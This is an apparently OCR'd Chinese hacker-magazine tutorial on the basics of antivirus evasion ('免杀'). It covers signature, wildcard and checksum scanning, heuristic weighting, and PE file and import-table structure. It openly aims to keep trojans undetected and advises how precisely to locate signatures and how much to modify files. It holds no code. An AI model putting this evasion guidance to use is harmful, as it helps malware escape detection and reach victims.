


图 18

（本文所涉及到的相关程序和代码已收录到光盘中）

文章难易度：★★★★
文章简介：本文主要从杀毒软件的原理及基础知识、PE文件的结构、汇编语言的基础知识等三个方面带你介绍了免杀的基础知识，并配以了相应的操作实例，大家可以结合汇编系列中的免杀文章来进行学习，效果会更好。

菜鸟免杀基础三步走

A1Pass[EST]

第一步：杀毒软件的原理

随着黑客圈逐渐向商业化靠拢，以及杀毒软件厂商间的互相竞争愈演愈烈，导致了新出现的免费且好用的木马越来越少，除此之外，木马的生存期也在逐渐缩短。而另一方面，新出现的攻击手法也越来越少，使得学习黑客技术的我们不得不考虑该如何才能摆脱或改善现有的环境。正因如此，免杀技术才逐渐的火热起来，而作为一个黑客技术初学者，掌握免杀技术更是迫在眉睫！本文就带领大家由杀毒软件的原理开始，逐步的把基础知识掌握好，从而晋升为免杀高手，为以后的黑客生涯铺平道路。

对于免杀，相信许多菜鸟都或多或少的有所了解，但是大家对于杀毒软件又有多少了解呢？或许正是因为大家对杀毒软件的了解不足，才造成了一些看似比较奇怪的问题，例如无法精确的定位出特征码，或者每次定位的特征码都不一样等等。如果我们对杀毒软件能够有一个大体的了解，就会使一些问题迎刃而解，从而做到更加有效率的进行免杀。

一、杀毒软件原理基础

一个杀毒软件的构造的复杂程度要远远高于木马或病毒，所以其原理也比较复杂，鉴于目前的木马病毒越来越向系统底层发展，杀毒软件的编译技术也在不断的向系统底层靠近，例如目前的“主动防御”技术，就是应用 RING0 层的编译技巧。我简单为大家介绍一下基本构成。

杀毒软件一般由扫描器、病毒库与虚拟机组成，并由主程序将它们结合为一体，如图 1。




图 1

扫描器是杀毒软件的核心，用于发现病毒，杀毒软件的杀毒效果的好坏就直接取决于它的扫描器编译技术与算法是否先进，而且杀毒软件不同的功能往往对应着不同的扫描器，也就是说，大多数杀毒软件都是由多个扫描器组成的。而病毒库存储的特征码形式则取决于扫描器采用哪种扫描技术，它里面存储着很多病毒所具有的独一无二的特征字符，我们称之为“特征码”。特征码总的划分只有两种，即文件特征码和内存特征码。文件特征码存在于一些未执行的文件里，例如 EXE 文件、RMVB 文件、jpg 文件甚至是 txt 文件中都有可能存在文件特征码，也都有可能被查杀，而内存特征码仅仅存在于内存中已运行的应用程序。虚拟机是最近才引进的概念，它可以使病毒在一个由杀毒软件构建的虚拟环境中执行，与现实的 CPU、硬盘等完全隔

离，从而可以更加深入的检测文件的安全性。

简单的说，杀毒软件的原理就是匹配特征码，当扫描一个文件时，杀毒软件会检测这个文件里是否包含病毒库中所包含的特征码，如果有，则报毒并查杀，如果没有，纵然这个文件确实是一个病毒，它也会把它当作正常文件来看待。

二、基于文件扫描的杀毒技术

基于文件的杀毒技术可以分为“第一代扫描技术”、“第二代扫描技术”以及“算法扫描”这三种方法，对于免杀爱好者来说，要对每一种方法烂熟于心才能成为高手，但对于初学者来说了解一下即可。本文我们将简单介绍一下其中的两种方法，至于详细的技术原理，如果各位读者有兴趣的话可以自己研究。

1、通配符扫描技术

通配符扫描技术属于第一代扫描技术的一个分支，对于“通配符”，大家可以理解为具有一定意义的符号，例如DOS 命令里的*号就是任意长度的任意字符的意思，通配符在不同的领域里也可以代表不同的意思。

杀毒软件中简单的扫描器通常都支持通配符，因为鉴于字符串扫描技术的执行速度与特征码长度限制等问题，使得其逐渐退出了历史舞台，取而代之的是通配符扫描技术，通配符扫描技术以同样简单的原理与技术却实现了更为强大的功能。

扫描器中的通配符一般用于跳过某些字节或字节范围，以至于目前有些扫描器还支持正则表达式。下面我们通过一个例子来介绍通配符扫描技术的原理。例如我们的病毒库中有**0400 B801 020E 07BB ??02 %3 33C9 8BD1 419C**这样一段特征码，这段特征码可以解释为：

(1) 尝试匹配04，如果找到则继续，否则跳出。
(2) 尝试上一匹配目标后匹配00，如果找到则继续，否则跳出。
(3) 尝试上一匹配目标后匹配B8，如果找到则继续，否则跳出。
(4) 尝试上一匹配目标后匹配01，如果找到则继续，否则跳出。
(5) 尝试上一匹配目标后匹配02，如果找到则继续，否则跳出。
(6) 尝试上一匹配目标后匹配0E，如果找到则继续，否则跳出。
(7) 尝试上一匹配目标后匹配07，如果找到则继续，否则跳出。
(8) 尝试上一匹配目标后匹配BB，如果找到则继续，否则跳出。
(9) 忽略此字节。
(10) 尝试上一匹配目标后匹配02，如果找到则继续，否则跳出。
(11) 在接下来的3个位置（字节）中尝试匹配33，如果找到则继续，否则跳出。
(12) 尝试上一匹配目标后匹配C9，如果找到则继续，否则跳出。
(13) 尝试上一匹配目标后匹配8B，如果找到则继续，否则跳出。
(14) 尝试上一匹配目标后匹配D1，如果找到则继续，否则跳出。
(15) 尝试上一匹配目标后匹配41，如果找到则继续，否则跳出。
(16) 尝试上一匹配目标后匹配9C，如果找到则继续，否则跳出。

这种扫描技术通常支持半字节匹配，这样可以更精确的匹配特征码，一些早期的加密病毒使用这种方法都比较容易检测出来。其实现在的一些特征码仍然在使用类似此种方法的特征码表达技术，因此掌握这些知识会对我们以后的免杀有所帮助，同样也可以使我们在定位特征码时更加清楚自己在做什么，以及做的是否正确等等，这对于我们来说都是非常重要的。

2、智能扫描

智能扫描属于第二代扫描技术的一个分支，这种方法是在一种病毒变异工具包出现之后提出的。智能扫描法会忽略检测文件中象NOP这样的无意义指令，而对于文本格式的脚本病毒或宏病毒，则可以替换掉多余的诸如空格、换行符或制表符等空白字符，这些替换动作在扫描缓冲区就会执行，从而大大提高了扫描器的检测能力。

3、近似精确识别法

近似精确识别法同样属于第二代扫描技术的一个分支，但是相比起来应用的更为广泛，这种扫描技术包含了两种方式与若干种方法，在这里不可能一一介绍，我将主要介绍两种方法的代表。

方法一：多套特征码

该方法采用两个或更多个字符串集来检测每个病毒，如果扫描器检测到其中一个特征符合，那么就会警告发现变种，但并不会执行下一步操作（例如清除病毒体或删除文件），如果多个特征码全部符合，则报警发现病毒，并执行下一步操作。

方法二：效验和

对于校验和，可能有些朋友会想到文件校验和比对的方法，这个方法的思路是将每一个无毒的文件生成一个校验和，等待下次扫描时在进行简单的校验和比对，如果校验和有所变化，在进行进一步的扫描，这样有利于提高扫描器的效率，但是严格的说，这并不能算是扫描技术。

效验和扫描技术利用最为到位的就是著名的KAV（卡巴斯基）了，它的第二代扫描器就采用了密码效验和技术，并且没有使用任何搜索字符串技术。关于效验和是一个复杂的概念，简单的说就是通过对病毒中的某一段代码的计算，从而得出一个值（例如123XY4），这与MD5加密有些相似，当然这样说并不完全正确。但KAV采用的是一种由卡巴斯基发明的一种叫做密码效验和的特殊算法，这种算法通常会产生两个值。而且病毒库的查询采用了特征码分类思想，例如扫描EXE文件时只调用与EXE文件有关的病毒库，而根据EXE文件的位置不同（例如文件头、入口点）又分为不同的子库，这样有利于提高扫描速度。

三、由此得出的一些经验

首先我们应该明白第一个例子介绍的通配符“0400 B801 020E 07BB ??02 %3 33C9 8BD1 419C”代表的肯定不是一个字节。也就是说，杀毒软件厂商定位的特征码一般都是数十字节，所以我们定位特征码时就要避免定位过于精确，一般保证在10字节以内就足够了！如果特征码定位的过于精确，会为我们以后的修改操作带来不必要的麻烦。我们可以简单的想一下，是修改一个字节的方法多，还是修改10字节的方法多呢？

而由智能扫描我们也可以得出一个结论，就是不要将杀毒软件想象的太傻瓜，例如属于智能扫描的一个分支——启发式扫描，它会将一些异常改动计算到可能性的“权值”里，如果一个文件的可疑改动过多，就会导致报毒，这样我们所做的一些工作就起到了相反的作用，这是典型的画蛇添足。所以，修改木马文件时也要掌握一个度的问题，不要修改的过多，但还要保证自己的木马免杀时间够长，这就要明白哪些更改会被归为可疑修改，而哪些则不会。但是掌握这些是需要一定的PE文件结构基础知识的，对于PE文件，我将在下边进行详细介绍。

最后就是卡巴斯基的密码校验和扫描技术了，恐怕这也是第一次在X 杂志中提出来，各位读者有福了！对于密码校验和的更深层次的知识，我们不必细谈，只说说它对免杀带来什么样的影响。首先，特殊的扫描方法必然会导致特殊的特征码，所以密码校验和的真正特征码通常体积都比较大，通过脚本木马的一

些实验，卡巴斯基7.0对字母的大小写不是很敏感，此外对文件代码的变动也不是很敏感。也就是说，只要包含特征码的这行代码在卡巴斯基的校验和取样范围之内，那么它就会报毒，而如果你将其移出这个范围，那么肯定会导致文件不能正常运行，唯一的办法就是更改代码结构。

如果大家注意总结与思考，会发现一些免杀方面的模糊概念完全可以使用本文所介绍的知识解释，例如什么“隐含特征码”等等。

第二步：PE文件结构

通过上面的学习，许多以前曾困惑不解的问题现在是否已经有了满意的答案呢？如果大家认为理解的还不够，就多实践一下，多思考一会，多搜索一次，相信你会因此而变得不再平凡。接下来就让我们走进文件系统的底层——PE文件结构的学习与探究。

其实PE文件就是指Windows里的DLL与EXE文件，PE的意思就是Portable Executable，即可移植的执行体。大家也可以将其与JPG文件或MP3文件等对应理解，也许这样就会揭开它的神秘面纱，显得更为亲近一些了。当然，PE文件要远比MP3等文件复杂得多，但是作为Windows操作系统里特有的一种可执行文件格式，只要我们能对其有一个大体的了解，就会使我们了解更多的免杀技术的本质，从而更加有效与正确的利用这些技术。

一、PE文件入门

PE文件总的来说是由DOS文件头、DOS加载模块、PE文件头、区段表、区段五个部分构成。事实上，如果在纯Windows环境下运行，DOS文件头、DOS加载模块根本是用不上的，加上两个DOS相关的结构完全是为了兼容性问题。为了方便观察与理解，我们可以通过观察图2来大体了解PE文件的结构。





图2

可以看出，整个程序就是以DOS文件头“MZ”开始的，接下来就是DOS加载模块“This program cannot be run in DOS mode”，几乎每个Windows程序的前面都是这样一些信息！下面有一个以字母“PE”为开头的文件块，这就是大名鼎鼎的PE文件头了，PE文件头的标准大小为224个字节，在上图中可以看到，里面有一个画了横线标记的问号与左面的十六进制信息“E0”相对应，这便是PE文件头体积的描述标记，十六进制的“E0”等于十进制的“224”，由此也不难看出PE文件头的大小为224个字节。再往下就是以“.text”、“.data”与“.rsrc”组成的区段表了，区段表也称节表，它的作用相当于一本书中的目录，想看哪一章哪一节，只要按着目录标注的页数去查找就可以了，PE文件的区段表也是起同样的作用，但是区段表除此之外还包含有各个区段的读写权限信息。而上图中的“.text”、“.data”与“.rsrc”则是这个程序里的区段名称，也称为“节”。由此可见这个程序是由“.text”、“.data”与“.rsrc”这三个区段组成的，如图3。



节表查看器

节	虚拟大小	虚拟偏移	原始大小	原始偏移	特征值
.text	00017216	00001000	00017400	00000400	E0000020
.data	00000C68	00019000	00000600	00017800	C0000040
.rsrc	0002319E	0001A000	00023200	00017E00	40000040

在任一节名上点击鼠标右键将获得更多选择...

图3

其实通过区段名称就可以大体猜测出这个区段里包含有什么信息，在整个程序中能起到什么作用等等。可以说，PE文件是一种结构组成十分科学的文件格式，只要大家记住PE文件的这五个构成的结构，就可以向别人说，我了解PE文件！

二、深入了解PE文件与文件头

下面让我们抽象的了解一下PE文件的构成：

```
DOS MZ header    <<DOS文件头
DOS stub         <<DOS加载模块
PE header        <<PE文件头
Section table    <<区段表
Section 1        <<区段1
Section 2        <<区段2
Section ...
Section n        <<区段n
```

如果要详细介绍PE文件，恐怕就是整一期的X档案也介绍不完，所以我只能为大家简单的说明一下了，如果大家感兴趣的话，可以当作一种知识储备给记下来。

DOS MZ header：也称为DOS文件头，或是DOS MZ文件头，它是一段以关键字MZ为开头的数据，偏移量3C处包含着PE文件头的起始位置信息。

DOS stub：这个区块以一段“This program cannot be run in DOS mode”为标志，当运行环境不匹配时则弹出这句话，对于32位的操作系统（我们目前使用的Windows2000/XP/2003基本上都是32位的系统）来讲，存在的意义并不大，完全可以删除。

PE header：这就是需要我们着重研究的PE文件头了，它是一段以关键字“PE”为开头的数据，默认大小为224字节，里面包含着许多信息，不过对我们有用的就是描述自身大小的一个字段，大家可以仔细观察图2中PE文件头里的画横线部分。

Section table：区段表，也称为节表，这是一段记录着整个文件中区段的大小与位置的信息表。

Section 1：区段，也称之为节，大家可以将其理解为一个个存放数据的抽屉，每个抽屉都有自己不同的名字，往往通过名字就可以判断出里面包含着什么样的数据。由于这些区段的数据并没有限制，所以用了“Section 2”、“Section ...”、“Section n”来表示剩余部分。

希望通过以上的介绍，大家能对PE文件有一个简单的了

解，除此之外，对于免杀技术来讲，输入表也是我们必须要了解的，而对于输入表，就不这么简单了。

输入表也称为“导入表”，要想了解导入表，我们还要从导入函数讲起，一看到类似的术语，也许有一些初学的朋友又要嘀咕着埋怨了。其实大家不用担心，电脑中的术语与你的名字没有什么区别，我们不需要理解它究竟是什么意思，只要知道它代表什么就可以了。

大家都知道，如果一个程序需要运行的话，它执行的就是文件内部代码，而导入函数恰恰不属于这个定义，也就是说，导入函数就是代表被程序调用执行，但其执行的代码却不在程序中的一小部分函数。这些函数的真正代码位于某些 DLL 文件中，在调用者的程序中只保留一些调用这些函数的信息，包括需要调用的函数名与 DLL 文件的名称等等。但是对于这些硬盘上静态的 PE 文件来说，在自己被映射到内存之前，无法得知这些导入函数会在哪个地方出现，只有当文件被装入内存后，Windows 才会将相应的 DLL 文件装入，并将导入函数与 DLL 中的实际函数地址联系起来，这便是“动态链接”的概念，也就是为什么 DLL 文件会被称为“动态链接库文件”的原因。说了这么一大堆，归根结底就是要大家明白，动态链接就是由“导入表”来完成的。

